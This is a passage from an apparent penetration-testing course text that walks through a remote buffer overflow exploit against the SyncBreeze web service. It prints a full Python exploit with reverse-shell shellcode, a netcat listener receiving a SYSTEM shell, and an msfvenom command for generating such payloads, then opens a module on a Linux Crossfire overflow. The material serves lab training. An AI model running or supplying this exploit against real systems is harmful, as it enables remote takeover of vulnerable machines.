In both cases, by the time the execution reaches the shellcode decoder, the stack pointer points far enough away from it so as to not corrupt the shellcode when the GetPC routine overwrites a few bytes on the stack.

With an added NOP sled, our final exploit looks similar to Listing 362 below:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  shellcode = ("\xbe\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
  "\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a"
  "\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"
  "\xe7\x20\xc1\xea\x85\xec\xe6\x5b\x23\xcb\xc9\x5c\x18\x2f\x48"
  "\xdf\x63\x7c\xaa\xde\xab\x71\xab\x27\xd1\x78\xf9\xf0\x9d\x2f"
  "\xed\x75\xeb\xf3\x86\xc6\xfd\x73\x7b\x9e\xfc\x52\x2a\x94\xa6"
  "\x74\xcd\x79\xd3\x3c\xd5\x9e\xde\xf7\x6e\x54\x94\x09\xa6\xa4"
  "\x55\xa5\x87\x08\xa4\xb7\xc0\xaf\x57\xc2\x38\xcc\xea\xd5\xff"
  "\xae\x30\x53\x1b\x08\xb2\xc3\xc7\xa8\x17\x95\x8c\xa7\xdc\xd1"
  "\xca\xab\xe3\x36\x61\xd7\x68\xb9\xa5\x51\x2a\x9e\x61\x39\xe8"
  "\xbf\x30\xe7\x5f\xbf\x22\x48\x3f\x65\x29\x65\x54\x14\x70\xe2"
  "\x99\x15\x8a\xf2\xb5\x2e\xf9\xc0\x1a\x85\x95\x68\xd2\x03\x62"
  "\x8e\xc9\xf4\xfc\x71\xf2\x04\xd5\xb5\xa6\x54\x4d\x1f\xc7\x3e"
  "\x8d\xa0\x12\x90\xdd\x0e\xcd\x51\x8d\xee\xbd\x39\xc7\xe0\xe2"
  "\x5a\xe8\x2a\x8b\xf1\x13\xbd\xbe\x0e\x1b\x2f\xd7\x12\x1b\x4e"
  "\x9c\x9a\xfd\x3a\xf2\xca\x56\xd3\x6b\x57\x2c\x42\x73\x4d\x49"
  "\x44\xff\x62\xae\x0b\x08\x0e\xbc\xfc\xf8\x45\x9e\xab\x07\x70"
  "\xb6\x30\x95\x1f\x46\x3e\x86\xb7\x11\x17\x78\xce\xf7\x85\x23"
  "\x78\xe5\x57\xb5\x43\xad\x83\x06\x4d\x2c\x41\x32\x69\x3e\x9f"
  "\xbb\x35\x6a\x4f\xea\xe3\xc4\x29\x44\x42\xbe\xe3\x3b\x0c\x56"
  "\x75\x70\x8f\x20\x7a\x5d\x79\xcc\xcb\x08\x3c\xf3\xe4\xdc\xc8"
  "\x8c\x18\x7d\x36\x47\x99\x8d\x7d\xc5\x88\x05\xd8\x9c\x88\x4b"
  "\xdb\x4b\xce\x75\x58\x79\xaf\x81\x40\x08\xaa\xce\xc6\xe1\xc6"
  "\x5f\xa3\x05\x74\x5f\xe6")

  filler = "A" * 780
  eip = "\x83\x0c\x09\x10"
  offset = "C" * 4
  nops = "\x90" * 10

  inputBuffer = filler + eip + offset + nops + shellcode

  content = "username=" + inputBuffer + "&password=A"

  buffer = "POST /login HTTP/1.1\r\n"
  buffer += "Host: 10.11.0.22\r\n"
  buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefo
x/52.0\r\n"
```

```
  buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r
\n"
  buffer += "Accept-Language: en-US,en;q=0.5\r\n"
  buffer += "Referer: http://10.11.0.22/login\r\n"
  buffer += "Connection: close\r\n"
  buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += "Content-Length: "+str(len(content))+"\r\n"
  buffer += "\r\n"

  buffer += content

  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

  s.connect(("10.11.0.22", 80))
  s.send(buffer)

  s.close()

  print "\nDone did you get a reverse shell?"

except:
  print "\nCould not connect!"
```

*Listing 362 - Final exploit code*

In anticipation of the reverse shell payload, we configure a Netcat listener on port 443 on our attacking machine and execute the exploit script. In short order, we should hopefully receive a *SYSTEM* reverse shell from our victim machine:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 57692
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system

C:\Windows\system32>
```

*Listing 363 - Reverse shell received*

Excellent! It works. We have created a fully working exploit for a buffer overflow vulnerability from scratch. However, there is still one small inconvenience to overcome. Notice that once we exit the reverse shell, the SyncBreeze service crashes and exits. This is far from ideal.

### *11.2.9.1 Exercises*

1. Update your PoC to include a working payload.
2. Attempt to execute your exploit without using a NOP sled and observe the decoder corrupting the stack.
3. Add a NOP sled to your PoC and obtain a shell from SyncBreeze.

### 11.2.10 Improving the Exploit

The default exit method of Metasploit shellcode following its execution is the *ExitProcess* API. This exit method will shut down the whole web service process when the reverse shell is terminated, effectively killing the SyncBreeze service and causing it to crash.

If the program we are exploiting is a threaded application, and in this case it is, we can try to avoid crashing the service completely by using the *ExitThread* API instead, which will only terminate the affected thread of the program. This will make our exploit work without interrupting the usual operation of the SyncBreeze server, and will allow us to repeatedly exploit the server and exit the shell without bringing down the service.

To instruct **msfvenom** to use the *ExitThread* method during shellcode generation, we can use the **EXITFUNC=thread** option as shown in the command below:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EXITFUNC=
thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\3d"
```

*Listing 364 - Generating shellcode to use ExitThread*

#### 11.2.10.1 Exercise

1. Update the exploit so that SyncBreeze still runs after exploitation.

#### 11.2.10.2 Extra Mile Exercises

In the Tools folder of your Windows VM, there are three applications called VulnApp1.exe, VulnApp2.exe, and VulnApp3.exe, each containing a vulnerability. Associated Python proof of concept scripts are also present in the folder. Using the PoCs, write exploits for each of the vulnerable applications.

## 11.3 Wrapping Up

In this module, we discovered and exploited a vulnerability in the SyncBreeze application. Even though this was a known vulnerability, we walked through the steps required to "discover it" and did not rely on previous vulnerability research. This essentially replicated the process of discovering and exploiting a remote buffer overflow.

This process required several steps. First, we discovered a vulnerability in the code (without access to the source) and generated application input that caused an overflow and granted us control of critical CPU registers. Next, we manipulated memory to gain reliable remote code execution and cleaned up the exploit to avoid crashing the target application.

# 12. Linux Buffer Overflows

In this module, we will introduce Linux buffer overflows by exploiting *Crossfire*, a Linux-based online multiplayer role playing game.

Specifically, Crossfire 1.9.0 is vulnerable to a network-based buffer overflow[325] when passing a string of more than 4000 bytes to the **setup sound** command. In order to debug the application, we will use the Evans Debugger (*EDB*),[326] written by Evan Teran, which provides us with a familiar-looking debugging environment, inspired by Ollydbg.[327]

## 12.1 About DEP, ASLR, and Canaries

Recent Linux kernels and compilers have implemented various memory protection techniques such as *Data Execution Prevention* (DEP),[328] *Address Space Layout Randomization* (ASLR),[329] and *Stack Canaries*.[330]

Since the bypass of these protection mechanisms is beyond the scope of this module, our test version of Crossfire has been compiled without stack-smashing protection (stack canaries), ASLR, and DEP.

## 12.2 Replicating the Crash

Our test environment will consist of a dedicated Linux Debian lab client, where we will run and debug the vulnerable application, and our local Kali Linux box where we will launch the remote exploit.

In order to replicate the crash, we will first **rdesktop** to our dedicated Debian Linux client (using the credentials provided in your control panel). Once connected, we will launch a *root* terminal via the *System Tools* menu and run Crossfire:

```
root@debian:~# cd /usr/games/crossfire/bin/

root@debian:/usr/games/crossfire/bin# ./crossfire
...
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
Copyright (C) 1992 Frank Tore Johansen.

---------registering SIGPIPE
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
 -> Loading plugin : cfanim.so
```

[325] (Offensive Security, 2006), https://www.exploit-db.com/exploits/1582/

[326] (eteran, 2019), https://github.com/eteran/edb-debugger

[327] (Wikipedia, 2019), https://en.wikipedia.org/wiki/OllyDbg

[328] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_space_protection

[329] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Address_space_layout_randomization

[330] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries